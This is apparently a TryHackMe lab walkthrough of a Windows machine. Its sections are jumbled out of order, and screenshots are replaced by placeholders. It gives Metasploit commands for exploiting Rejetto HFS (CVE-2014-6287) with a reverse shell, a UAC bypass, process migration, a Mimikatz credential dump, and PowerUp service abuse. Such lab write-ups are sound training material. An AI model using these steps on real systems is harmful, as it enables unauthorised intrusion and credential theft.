
use exploit/windows/local/bypassuac_eventvwrshow optionsset LHOST 10.6.22.85set session 1 run
Answer:

Looting
ps
Based on the previous readings (I read a couple of walkthroughs in the past and ask myself the question, how do those researchers know which services are vulnerable and how do they get that kind of intuition despite they don’t have the absolute information of some services. I think experiences teach them and of course a lot of reading.) I know that the name of the service related to the printer is spoolsv.exe
Besides, there are so many things we could do with lsass (for privilege escalation) [2].

Now, let’s migrate to the process spoolsv.exe
migrate -N spoolsv.exe

getuid  # to check the user privilege


It’s affirmative that we have the full administrator privilege with the machine. Let’s load Mimikatz (a very powerful password-dumping tool).
load kiwi   # kiwi is the updated version of the Mimikatz

help
creds_all
Answer:

Post Exploitation
If you use the help command, you could answer all the questions in this section with a breeze ;)
In this room you will enumerate a Windows machine, gain initial access with Metasploit, use Powershell to further enumerate the machine and escalate your privileges to Administrator.
If you don’t have the right security tools and environment, deploy your own Kali Linux machine and control it in your browser, with our Kali Room.
Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.
Task 1:
Q1. Who is the employee of the month?
Ans: Bill Harper (We got it through the image name)
Task 2:
Scan the machine with nmap. What is the port running a web server on?
Ans: 8080
Although rustscan is very sexy but nmap was my first love so I don’t wanna leave it like that ;)
Not necessary in this case:
I quickly ran gobuster and dirsearch with different dictionaries like how I did in my previous post.

Take a look at the other web server. What file server is running?
Ans: Rejetto HTTP File Server
Initially, I thought it was just HTTP File Server because the name is mentioned on their website. And I had to proceed to the next step as I am not sure what is the exact name (felt like how Ubuntu used to name their different release).

What is the CVE number of the exploit of this file server?
Ans: 2014-6287
I googled the name of the service by adding the exploit wording.
I got the file server name as well :)

Now, they were saying we need to use the Metasploit and get the user flag. To be honest, I was trying my best to stay away from the Metasploit however, the exploit was not working and I am afraid it might take more time to troubleshoot it so I was left with no option but to use it (but don’t worry, we will try it at the end of this post ;)).
msfconsoleshow options
set RHOST 10.10.214.221

set LHOST 10.6.22.85
set LPORT 1337
set RPORT 8080exploit
sysinfo

shell

cd C:\Users\bill\Desktopdirtype user.txt
We got the first user flag.txt here!
Privilege Escalation Part
Note from TryHackMe:
” To enumerate this machine, we will use a powershell script called PowerUp, its purpose is to evaluate a Windows machine and determine any abnormalies
PowerUp aims to be a clearing house of common Windows privilege escalation vectors that rely on misconfigurations.
The CanRestart option being true, allows us to restart a service on the system, the directory to the application is also writeable. This means we can replace the legitimate application without the malicious one, and restart the service, which will run our infected program!”
We can upload the script in three ways (actually that’s the way I know of)
upload script (Metasploit way and it is the simplest way if you are using Metasploit)
using python server

using smbserver
We have uploaded the PowerUp.sh1 at C:\Users\bill\Desktop
upload /home/kali/tools/windows/PowerUp.ps1 #I keep everything categorized in my Kali because I am preparing certification exam ;)
load powershell powershell_shell . .\PowerUp.ps1Invoke-AllChecks
Remember this note from the TryHackMe:
“The CanRestart option being true, allows us to restart a service on the system, the directory to the application is also writeable. This means we can replace the legitimate application without the malicious one, and restart the service, which will run our infected program!”
